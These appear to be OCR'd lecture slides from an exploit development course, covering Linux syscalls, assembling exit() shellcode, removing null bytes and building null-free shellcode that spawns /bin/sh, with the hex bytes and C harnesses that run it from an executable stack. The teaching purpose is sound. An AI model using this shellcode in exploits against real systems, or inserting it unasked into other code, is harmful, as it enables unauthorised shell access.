
CNIT 127: Exploit Development

Ch 3: Shellcode



Updated 2-8-22

Topics

- Protection rings
- Syscalls
- Shellcode
- nasm Assembler
- ld GNU Linker
- objdump to see contents of object files
- strace System Call Tracer
- Removing Nulls
- Spawning a Shell

Understanding System Calls

Shellcode


- Written in assembler
- Translated into hexadecimal opcodes
- Intended to inject into a system by exploiting a vulnerability
- Typically spawns a root shell, but may do something else

System Calls (or Syscalls)

- Syscalls directly access the kernel, to:
  - Get input
  - Produce output
  - Exit a process
  - Execute a binary file
  - And more
- They are the interface between protected kernel mode and user mode

Protection Rings

- Although the x86 provides four rings, only rings 0 and 3 are used by Windows or Unix
- Ring 3 is **user-land**
- Ring 0 is **kernel-land**
- Links Ch 3a-3c



Privilege rings for the x86 available in protected mode

Protecting the Kernel

- Protected kernel mode
  - Prevents user applications from compromising the OS
- If a user mode program attempts to access kernel memory, this generates an **access exception**
- Syscalls are the interface between user mode and kernel mode

Libc

- C library wrapper
- C functions that perform syscalls
- Advantages of libc
  - Allows programs to continue to function normally even if a syscall is changed
  - Provides useful functions, like malloc
  - (malloc allocates space on the heap)
- See link Ch 3d

Syscalls use INT 0x80

1. Load syscall number into EAX
2. Put arguments in other registers
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall function executes

Syscall Number and Arguments

- Syscall number is an integer in EAX
- Up to six arguments are loaded into
  - EBX, ECX, EDX, ESI, EDI, and EBP
- For more than six arguments, the first argument holds a pointer to a data structure

Demonstration

Using Debian 11 64-Bit

exit()

```
  GNU nano 2.7.4                    File: e.c

#include <stdlib.h>

int main()
{
exit(0);
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -static -o e e.c
cnitfiftythree@deb:~/127/ch3$ ./e
cnitfiftythree@deb:~/127/ch3$
```

- The libc exit function does a lot of preparation, carefully covering many possible situations, and then calls SYSCALL to exit

Disassembling exit

- gdb -q e
  - disassemble **main**
  - **main** calls **exit**
  - **exit** calls **__run_exit_handlers**
  - **__run_exit_handlers** calls **_exit**
  - disassemble **_exit**
- **int 0x80**
  - **call *$gs:10**
  - **int 0x80**

sambowne — debian@debian10: ~/127/ch3 — ssh debian@172.16.123.3 — 80×16

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049ac5 <+0>:     lea    0x4(%esp),%ecx
   0x08049ac9 <+4>:     and    $0xfffffff0,%esp
   0x08049acc <+7>:     pushl  -0x4(%ecx)
   0x08049acf <+10>:    push   %ebp
   0x08049ad0 <+11>:    mov    %esp,%ebp
   0x08049ad2 <+13>:    push   %ebx
   0x08049ad3 <+14>:    push   %ecx
   0x08049ad4 <+15>:    call   0x8049aea <__x86.get_pc_thunk.ax>
   0x08049ad9 <+20>:    add    $0x92527,%eax
   0x08049ade <+25>:    sub    $0xc,%esp
   0x08049ae1 <+28>:    push   $0x0
   0x08049ae3 <+30>:    mov    %eax,%ebx
   0x08049ae5 <+32>:    call   0x804fe40 <exit>
End of assembler dump.
```

sambowne — debian@debian10: ~/127/ch3 — ssh debian@172.16.123.3 — 80×9

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0806c5f3 <+0>:     mov    0x4(%esp),%ebx
   0x0806c5f7 <+4>:     mov    $0xfc,%eax
   0x0806c5fc <+9>:     call   *%gs:0x10
   0x0806c603 <+16>:    mov    $0x1,%eax
   0x0806c608 <+21>:    int    $0x80
   0x0806c60a <+23>:    hlt
End of assembler dump.
```

Four Ways to Do Syscall

I know four ways to perform a system calls, namely:

- `int $0x80`
- `sysenter` (i586)
- `call *%gs:0x10` (vdso trampoline)
- `syscall` (amd64)

- Link Ch 3o

Disassembling _exit

sambowne — debian@debian10: ~/127/ch3 — ssh debian@172.16.123.3 — 80×8

```
Dump of assembler code for function _exit:
   0x0806c5f3 <+0>:     mov    0x4(%esp),%ebx
   0x0806c5f7 <+4>:     mov    $0xfc,%eax
   0x0806c5fc <+9>:     call   *%gs:0x10
   0x0806c603 <+16>:    mov    $0x1,%eax
   0x0806c608 <+21>:    int    $0x80
   0x0806c60a <+23>:    hlt
End of assembler dump.
```

- syscall 252 (0xfc), exit_group() (kill all threads)
- syscall 1, exit() (kill calling thread)
  - Link Ch 3e

Writing Shellcode for the exit() Syscall

Shellcode Size

- Shellcode should be as simple and compact as possible
- Because vulnerabilities often only allow a small number of injected bytes
  - It therefore lacks error-handling, and will crash easily

sys_exit Syscall

- Two arguments: eax=1, ebx is return value (0 in our case)
  - Link Ch 3m

Secure https://syscalls.kernelgrok.com

Linux Syscall Reference

Show 10 entries

Search:

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	–	–	–	–	–	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	–	–	–	–	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	–	–	–	–	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	–	–	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	–	–	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	–	–	fs/open.c:900
6	sys_close	0x06	unsigned int fd	–	–	–	–	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	–	–	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	–	–	–	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	–	–	–	fs/namei.c:2520

Showing 1 to 10 of 338 entries

First Previous 1 2 3 4 5 Next Last

Simplest code for exit(0)

```
  GNU nano 2.7.4                                  File: exit.asm

global main

section .text

main:
        mov ebx, 0
        mov eax, 1
        int 0x80
```

nasm and ld

- sudo apt install nasm
- nasm creates object file
- gcc links it, creating an executable ELF file

```
cnitfiftythree@deb:~/127/ch3$ nasm -f elf32 exit.asm
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o exit_shellcode exit.o
cnitfiftythree@deb:~/127/ch3$ ./exit_shellcode
```

objdump

- Shows the contents of object files

sambowne — debian@debian10: ~/127/ch3 — ssh debian@172.16.123.3 — 95×5

```
debian@debian10:~/127/ch3$ objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386
```

sambowne — debian@debian10: ~/127/ch3 — ssh debian@172.16.123.3 — 95×8

```
00001190 <main>:
    1190:       bb 00 00 00 00          mov    $0x0,%ebx
    1195:       b8 01 00 00 00          mov    $0x1,%eax
    119a:       cd 80                   int    $0x80
    119c:       66 90                   xchg   %ax,%ax
    119e:       66 90                   xchg   %ax,%ax
```

C Code to Test Shellcode

VMs — debian@debian11: ~/127/ch3 — ssh debian@172.16.123.130 — 62×15

```
  GNU nano 5.4                    test_exit2.c
int main()
{
        char shellcode[] = "\xbb\x00\x00\x00\x00"
                           "\xb8\x01\x00\x00\x00"
                           "\xcd\x80";

        int(*func)();
        func = (int (*)()) shellcode;
        (int)(*func)();
}

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

- From link Ch 3k, modified to put shellcode on the stack
- Textbook version explained at link Ch 3i

Compile and Run

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -z execstack -o test_exit test_exit.c
cnitfiftythree@deb:~/127/ch3$ ./test_exit
cnitfiftythree@deb:~/127/ch3$
```

- Textbook omits the "-z execstack" option
  - It's required now or you get a segfault
- Next, we'll use "strace" to see all system calls when this program runs
- That shows a lot of complex calls, and "exit(0)" at the end

Using strace

- sudo apt install strace

VMs — debian@debian11: ~/127/ch3 — ssh debian@172.16.123.130 — 109×31

```
debian@debian11:~/127/ch3$ strace ./test_exit2
execve("./test_exit2", ["./test_exit2"], 0x7fffffffe5a0 /* 21 vars */) = 0
[ Process PID=5406 runs in 32 bit mode. ]
brk(NULL)                               = 0x5655a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fca000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=33765, ...}) = 0
mmap2(NULL, 33765, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7fc1000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib32/libc.so.6", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\360\357\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1993968, ...}) = 0
mmap2(NULL, 2002876, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xf7dd8000
mprotect(0xf7df5000, 1859584, PROT_NONE) = 0
mmap2(0xf7df5000, 1396736, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1d000) = 0xf7df5000
mmap2(0xf7f4a000, 458752, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x172000) = 0xf7f4a000
mmap2(0xf7fbb000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e2000) = 0xf7fbb000
mmap2(0xf7fbf000, 8124, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xf7fbf000
close(3)                                = 0
set_thread_area({entry_number=-1, base_addr=0xf7fcb100, limit=0x0fffff, seg_32bit=1, contents=0, read_exec_on
ly=0, limit_in_pages=1, seg_not_present=0, useable=1}) = 0 (entry_number=12)
mprotect(0xf7fbb000, 8192, PROT_READ)   = 0
mprotect(0x56558000, 4096, PROT_READ)   = 0
mprotect(0xf7ffc000, 4096, PROT_READ)   = 0
munmap(0xf7fc1000, 33765)               = 0
exit(0)                                 = ?
+++ exited with 0 +++
debian@debian11:~/127/ch3$
```

Injectable Shellcode

Getting Rid of Nulls

- We have null bytes, which will terminate a string and break the exploit

```
cnitfiftythree@deb:~/127/ch3$ objdump -d exit_shellcode
```

```
00000560 <main>:
 560:   bb 00 00 00 00          mov    $0x0,%ebx
 565:   b8 01 00 00 00          mov    $0x1,%eax
 56a:   cd 80                   int    $0x80
 56c:   66 90                   xchg   %ax,%ax
 56e:   66 90                   xchg   %ax,%ax
```

Replacing Instructions

- This instruction contains nulls
  - mov ebx,0
- This one doesn't
  - xor ebx,ebx
- This instruction contains nulls, because it moves 32 bits
  - mov eax,1
- This one doesn't, moving only 8 bits
  - mov al, 1

OLD

```
  GNU nano 2.7.4     File: exit.asm

global main

section .text

main:
        mov ebx, 0
        mov eax, 1
        int 0x80
```

NEW

```
  GNU nano 2.7.4     File: exit2.asm

global main

section .text

main:
        xor ebx, ebx
        mov al, 1
        int 0x80
```

```
cnitfiftythree@deb:~/127/ch3$ nasm -f elf32 exit2.asm
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o exit2_shellcode exit2.o
cnitfiftythree@deb:~/127/ch3$ ./exit2_shellcode
cnitfiftythree@deb:~/127/ch3$
```

objdump of New Exit Shellcode

```
cnitfiftythree@deb:~/127/ch3$ objdump -d exit2_shellcode
```

```
00000560 <main>:
 560:   31 db                   xor    %ebx,%ebx
 562:   b0 01                   mov    $0x1,%al
 564:   cd 80                   int    $0x80
 566:   66 90                   xchg   %ax,%ax
 568:   66 90                   xchg   %ax,%ax
 56a:   66 90                   xchg   %ax,%ax
 56c:   66 90                   xchg   %ax,%ax
 56e:   66 90                   xchg   %ax,%ax
```

Spawning a Shell

Beyond exit()

- The exit() shellcode stops the program, so it's just a DoS attack
- Any illegal instruction can make the program crash, so that's of little use
- We want shellcode that offers the attacker a shell, so the attacker can type in arbitrary commands

Five Steps to Shellcode

1. Write high-level code
2. Compile and disassemble
3. Analyze the assembly
4. Clean up assembly, remove nulls
5. Extract commands and create shellcode

fork() and execve()

- Two ways to create a new process in Linux
- **Replace a running process**
  - Uses execve()
- **Copy a running process to create a new one**
  - Uses fork() and execve() together

man execve

```
EXECVE(2)                    Linux Programmer's Manual                    EXECVE(2)
```

NAME top

```
       execve - execute program
```

SYNOPSIS top

```
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

DESCRIPTION top

```
       execve() executes the program pointed to by filename.  This causes
       the program that is currently being run by the calling process to be
       replaced with a new program, with newly initialized stack, heap, and
       (initialized and uninitialized) data segments.
```

C Program to Use execve()

```
  GNU nano 2.7.4                    File: execve.c

#include <unistd.h>

int main()
{
        char *shell[2];
        shell[0] = "/bin/sh";
        shell[1] = NULL;
        execve(shell[0], shell, NULL);
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -static -o execve execve.c
cnitfiftythree@deb:~/127/ch3$ ./execve
$
```

- Static linking preserves our execve syscall

In gdb, disassemble main

- Pushes 3 Arguments
- Calls __execve

```
cnitfiftythree@deb:~/127/ch3$ gdb -q execve
Reading symbols from execve...(no debugging symbols found)...done.
(gdb) disassemble main
```

```
0x080489fe <+50>:    push   $0x0
0x08048a00 <+52>:    lea    -0x10(%ebp),%ecx
0x08048a03 <+55>:    push   %ecx
0x08048a04 <+56>:    push   %edx
0x08048a05 <+57>:    mov    %eax,%ebx
0x08048a07 <+59>:    call   0x806d730 <execve>
```

disassemble execve

- Puts four parameters into edx, ecx, ebx, and eax

VMs — debian@debian11: ~/127/ch3 — ssh debian@172.16.123.130 — 60×14

```
(gdb) disassemble execve
Dump of assembler code for function execve:
   0x0806db70 <+0>:     push   %ebx
   0x0806db71 <+1>:     mov    0x10(%esp),%edx
   0x0806db75 <+5>:     mov    0xc(%esp),%ecx
   0x0806db79 <+9>:     mov    0x8(%esp),%ebx
   0x0806db7d <+13>:    mov    $0xb,%eax
   0x0806db82 <+18>:    call   *%gs:0x10
   0x0806db89 <+25>:    pop    %ebx
   0x0806db8a <+26>:    cmp    $0xfffff001,%eax
   0x0806db8f <+31>:    jae    0x8073910 <__syscall_error>
   0x0806db95 <+37>:    ret
End of assembler dump.
(gdb)
```

Versions of syscall

- `int 0x80` ← the traditional way
- `call *%gs:offsetof(tcb_head_t, sysinfo)` ← `%gs` points to the TCB, so this jumps indirectly through the pointer to vsyscall stored in the TCB
- `call *_dl_sysinfo` ← this jumps indirectly through the global variable

So, in x86:

```
                    system call
                         ↓
int 0x80 / call *%gs:0x10 / call *_dl_sysinfo
                    │              │
                    └──────┬───────┴──────┐
                           ↓              ↓              ↓
         (in vdso) int 0x80 / sysenter / syscall
```

- Link Ch 3n

The final assembly code that will be translated into shellcode looks like this:

```
 Section    .text

    global _start

_start:

    jmp short       GotoCall

shellcode:

     pop             esi
     xor             eax, eax
     mov byte        [esi + 7], al
     lea             ebx, [esi]
     mov long        [esi + 8], ebx
     mov long        [esi + 12], eax
     mov byte        al, 0x0b
     mov             ebx, esi
     lea             ecx, [esi + 8]
     lea             edx, [esi + 12]
     int             0x80

GotoCall:

     Call             shellcode
     db              '/bin/shJAAAAKKKK'
```

Final Shellcode

```
  GNU nano 2.7.4                    File: test_execveshell.c

char shellcode[] = "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
                   "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
                   "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
                   "\x4b\x4b\x4b\x4b";

int main()
{
        int *ret;
        ret = (int *)& ret + 2;
        (* ret) = (int) shellcode;
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o test_execveshell test_execveshell.c -z execstack
cnitfiftythree@deb:~/127/ch3$ ./test_execveshell
$ ^[
```

Kahoot!